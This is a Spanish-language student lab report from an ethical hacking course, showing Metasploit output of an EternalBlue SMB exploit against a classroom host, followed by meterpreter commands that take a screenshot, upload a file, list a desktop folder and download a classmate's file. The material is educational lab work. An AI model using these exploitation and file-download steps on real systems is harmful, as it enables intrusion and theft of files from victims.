


- Nombre: Jose Ismael Font
- Maestro: Kelvin Felix
- Centro : DAPIATO pro Salud
- Tema : hacking ético




# Practica de tomar y enviar archivos




```
File Edit Search View Document Help
comandos-post-explotacion.txt x klk.txt x
1 comandos basicos en el meterpreter de msfconsole, una ves conectado a la maquina:
2
3 1. comando para tomar captura de pantalla actual en la maquina victima:
4     screenshot
5
6 ejemplo:
7     screenshot
8
9 comando para subir un archivo desde la maquina atacante hacia la maquina victima:
10    upload {ruta-completa-con/}{archivo.extension} {ruta-completa-con/}{archivo.extension}
11
12 ejemplo
13    upload /home/desktop/kevin.txt c:\\users\\lola\\desktop\\kevin.txt
14
15 comando para descargar un archivo desde la maquina victima hacia la maquina atacante:
16    download {ruta-completa-con/}{archivo.extension} {ruta-completa-con/}{archivo.extension}
17
18 ejemplo
19    download c:\\users\\lola\\desktop\\kevin.txt /home/desktop/kevin.txt
20
21 asignaciones:
22    1. tomar captura de pantalla de la maquina victima
23    2. crear un archivo .txt con tu nombre y redactar un mensaje.
24    3. subir el archivo en el escritorio del usuario lola
25    4. ver el contenido de la carpeta escritorio en el usuario lola
26    5. leer un archivo subido por un companero (el profe te dira cual)
27    6. descargar un archivo subido por un companero (el teacher te dira cual)
28
```

# 1. tomar captura de pantalla de la maquina victima




```
ismael@ismael: ~  
Session Actions Edit View Help  
[*] 10.0.0.168:445 - Sending all but last fragment of exploit packet  
[*] 10.0.0.168:445 - Starting non-paged pool grooming  
[+] 10.0.0.168:445 - Sending SMBv2 buffers  
[+] 10.0.0.168:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[*] 10.0.0.168:445 - Sending final SMBv2 buffers.  
[*] 10.0.0.168:445 - Sending last fragment of exploit packet!  
[*] 10.0.0.168:445 - Receiving response from exploit packet  
[+] 10.0.0.168:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!  
[*] 10.0.0.168:445 - Sending egg to corrupted connection.  
[*] 10.0.0.168:445 - Triggering free of corrupted buffer.  
[*] Sending stage (230982 bytes) to 10.0.0.168  
[*] Meterpreter session 1 opened (10.0.0.210:4444 → 10.0.0.168:49159) at 2026-01-24 14:11:06 -0500  
[+] 10.0.0.168:445 - -----  
[+] 10.0.0.168:445 - -----WIN-----  
[+] 10.0.0.168:445 - -----  
meterpreter > screenshot  
Screenshot saved to: /home/ismael/HJYbGyas.jpeg
```




```
ismael@ismael: ~  
Session Actions Edit View Help  
[*] 10.0.0.168:445 - Sending all but last fragment of exploit packet  
[*] 10.0.0.168:445 - Starting non-paged pool grooming  
[+] 10.0.0.168:445 - Sending SMBv2 buffers  
[+] 10.0.0.168:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[*] 10.0.0.168:445 - Sending final SMBv2 buffers.  
[*] 10.0.0.168:445 - Sending last fragment of exploit packet!  
[*] 10.0.0.168:445 - Receiving response from exploit packet  
[+] 10.0.0.168:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!  
[*] 10.0.0.168:445 - Sending egg to corrupted connection.  
[*] 10.0.0.168:445 - Triggering free of corrupted buffer.  
[*] Sending stage (230982 bytes) to 10.0.0.168  
[*] Meterpreter session 1 opened (10.0.0.210:4444 → 10.0.0.168:49159) at 2026-01-24 14:11:06 -0500  
[+] 10.0.0.168:445 - -----  
[+] 10.0.0.168:445 - -----WIN-----  
[+] 10.0.0.168:445 - -----  
meterpreter > screenshot
```

2. crear un archivo .txt con tu nombre y redactar un mensaje.




### 3. subir el archivo en el escritorio del usuario lola



```
ismael@ismael: ~  
Session Actions Edit View Help  
[+] 10.0.0.168:445 - =====  
[+] 10.0.0.168:445 - =====WIN=====  
[+] 10.0.0.168:445 - =====  
  
meterpreter > screenshot  
Screenshot saved to: /home/ismael/HJYbGyas.jpeg  
meterpreter > sS  
[-] Unknown command: sS. Run the help command for more details.  
meterpreter >  
meterpreter >  
meterpreter >  
meterpreter >  
meterpreter > aaak;q  
[-] Unknown command: aaak;q. Run the help command for more details.  
meterpreter >  
meterpreter >  
meterpreter > upload/home/ismael/desktop/ismael.txt C:\\user\\lola\\desktop\\  
\\ismael.txt
```

## 4. ver el contenido de la carpeta escritorio en el usuario lola



```
ismael@ismael: -
Session Actions Edit View Help
Volume Serial Number is 44E2-21EC


Directory of C:\Users\Lola\Desktop

01/24/2026  03:18 AM    <DIR>          .
01/24/2026  03:18 AM    <DIR>          ..
01/24/2026  02:47 AM             17 alexander.txt
01/24/2026  01:04 AM             477 allports
01/24/2026  02:46 AM            1,375 francis.txt
01/24/2026  02:50 AM             10 ismael.txt
01/24/2026  03:18 AM             11 jEspinal.txt
01/24/2026  02:44 AM            1,375 kik.txt
01/24/2026  01:03 AM             21 klkmloco.txt
01/24/2026  12:07 AM             31 seguro-que-es-aqui.txt
03/28/2024  05:54 PM             32 user.txt
          9 File(s)              3,349 bytes
          2 Dir(s)  21,328,674,816 bytes free

C:\Users\Lola\Desktop>type alexander.txt
```



## 5. leer un archivo subido por un companero (el profe te dira cual)



The screenshot shows a terminal window titled 'ismael@ismael: ~'. The window contains the following text:

```
Session Actions Edit View Help
Volume Serial Number is 44E2-21EC


Directory of C:\Users\Lola\Desktop

01/24/2026 03:18 AM <DIR>      .
01/24/2026 03:18 AM <DIR>      ..
01/24/2026 02:47 AM          17 alexander.txt
01/24/2026 01:04 AM         477 allports
01/24/2026 02:46 AM        1,375 francis.txt
01/24/2026 02:50 AM          10 ismael.txt
01/24/2026 03:18 AM          11 jEspinal.txt
01/24/2026 02:44 AM        1,375 klk.txt
01/24/2026 01:03 AM          21 klkmiloco.txt
01/24/2026 12:07 AM          31 seguro-que-es-aqui.txt
03/28/2024 05:54 PM          32 user.txt
               9 File(s)        3,349 bytes
               2 Dir(s)  21,328,674,816 bytes free

C:\Users\Lola\Desktop>type alexander.txt
type alexander.txt
wujaaaaaaaaaaaaa

C:\Users\Lola\Desktop>
```

## 6. descargar un archivo subido por un companero (el teacher te dira cual)



```
ismael@ismael: ~
Session Actions Edit View Help
[*] 10.0.0.168:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 10.0.0.168
[*] Meterpreter session 1 opened (10.0.0.210:4444 → 10.0.0.168:49161) at 202
6-01-24 14:47:50 -0500
[+] 10.0.0.168:445 - -----
-----
[+] 10.0.0.168:445 - -----WIN-----
-----
[+] 10.0.0.168:445 - -----
-----

meterpreter > download \\user\\lola\\desktop\\alexander.txt /home/ismael/isma
el/desktop/alexander.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the path specifi
ed.
meterpreter > download C:\\user\\lola\\desktop\\alexander.txt /home/ismael/is
mael/desktop/alexander.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the path specifi
ed.
meterpreter > download C:\\users\\lola\\desktop\\alexander.txt /home/ismael/i
smael/desktop/alexander.txt
[*] Downloading: C:\\users\\lola\\desktop\\alexander.txt → /home/ismael/ismael/d
esktop/alexander.txt
[*] Downloaded 17.00 B of 17.00 B (100.0%): C:\\users\\lola\\desktop\\alexander.t
xt → /home/ismael/ismael/desktop/alexander.txt
[*] Completed : C:\\users\\lola\\desktop\\alexander.txt → /home/ismael/ismael/d
esktop/alexander.txt
meterpreter > 
```